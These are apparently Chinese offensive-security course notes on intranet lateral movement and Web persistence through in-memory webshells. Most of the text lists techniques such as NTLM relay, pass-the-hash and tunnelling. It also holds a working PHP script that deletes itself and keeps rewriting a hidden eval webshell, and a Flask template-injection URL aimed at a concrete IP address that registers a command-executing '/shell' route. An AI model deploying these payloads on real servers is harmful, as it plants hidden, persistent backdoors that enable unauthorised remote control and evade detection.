
内网安全-Web 权限维持&各语言内存马&Servlet-api 类&Spring 类 &Agent 类



#知识点:

- 1、权限维持-Web-内存马
- 2、PHP&Java&Python&其他等

权限维持知识点:

系统: Win&Linux

层面: 单机版&域环境&WEB

与 NLTM 认证相关的安全问题主要有 Pass The Hash、利用 NTLM 进行信息收集、 Net-NTLM Hash 破解、NTLM Relay 几种。PTH 前期已经了,运用 mimikatz、 impacket 工具包的一些脚本、CS 等等都可以利用,NTLM Relay 又包括(relay to smb,ldap,ews)

- -连接方向: 正向&反向(基础课程有讲过)
- -内网穿透:解决网络控制上线&网络通讯问题
- -隧道技术:解决不出网协议上线的问题(利用出网协议进行封装出网)
- -代理技术:解决网络通讯不通的问题(利用跳板机建立节点后续操作)

#代理隧道系列点:

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

#横向移动系列点:

系统点:

windows->windows

windows->Linux


linux->windows

linux->linux

详细点:

IPC, WMI, SMB, PTH, PTK, PTT, SPN, WinRM, WinRS, RDP, Plink, DCOM, SSH; Exchange, LLMNR 投毒, NTLM-Relay, Kerberos_TGS, GPO&DACL, 域控提权漏洞,约束委派,数据库攻防,系统补丁下发执行,EDR定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式,原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务,而不用提供明文密码。



演示案例:

- ▶ 权限维持-Web-内存马-PHP
- ▶ 权限维持-Web-内存马-JAVA
- ▶ 权限维持-Web-内存马-Python

Webshell 内存马,是在内存中写入恶意后门和木马并执行,达到远程控制 Web 服务器的一类内存马,其瞄准了企业的对外窗口:网站、应用。但传统的 Webshell 都是基于文件类型的,黑客可以利用上传工具或网站漏洞植入木马,区别在于 Webshell 内存马是无文件马,利用中间件的进程执行某些恶意代码,不会有文件落地,给检测带来巨大难度。

内存 webshell 相比于常规 webshell 更容易躲避传统安全监测设备的检测,通常被用来做持久化,规避检测,持续驻留目标服务器。无文件攻击、内存 Webshell、进程注入等基于内存的攻击手段也受到了大多数攻击者青睐。

```
#PHP 内存马:
```

set_time_limit()函数:设置允许脚本运行的时间,单位为秒(如果设置该运行时间,sleep()函数在执行程序时的持续时间将会被忽略掉)

ignore_user_abort()函数:函数设置与客户机断开是否会终止脚本的执行(如果设置为True,则忽略与用户的断开)

```
unlink(FILE)函数: 删除文件(防止文件落地被检测工具查条)
file_put_contents 函数: 将一个字符串写入该文件中
usleep函数: 延迟执行当前脚本数微秒,即条件竞争
<?php
ignore_user_abort(true);
set_time_limit(0);
@unlink(__FILE__);
$file = '.HH.php';
$code = '<?php @eval($_POST[\'c\']); ?>';
while (1){
    file_put_contents($file,$code);
    usleep(5000);
}
```

#Python 内存马:

?>

http://47.94.236.117:5000/test?param={{url_for.__globals__[%27__b uiltins__%27][%27eval%27](%22app.add_url_rule(%27/shell%27,%20%27 shell%27,%20lambda%20:__import__(%27os%27).popen(_request_ctx_stack.top.request.args.get(%27cmd%27,%20%27whoami%27)).read())%22,{%27_request_ctx_stack%27:url_for.__globals__[%27_request_ctx_stack%27],%27app%27:url_for.__globals__[%27current_app%27]})}} http://47.94.236.117:5000/shell?cmd=ls

https://xz.aliyun.com/t/10933

涉及资源:

补充: 涉及录像课件资源软件包资料等下载地址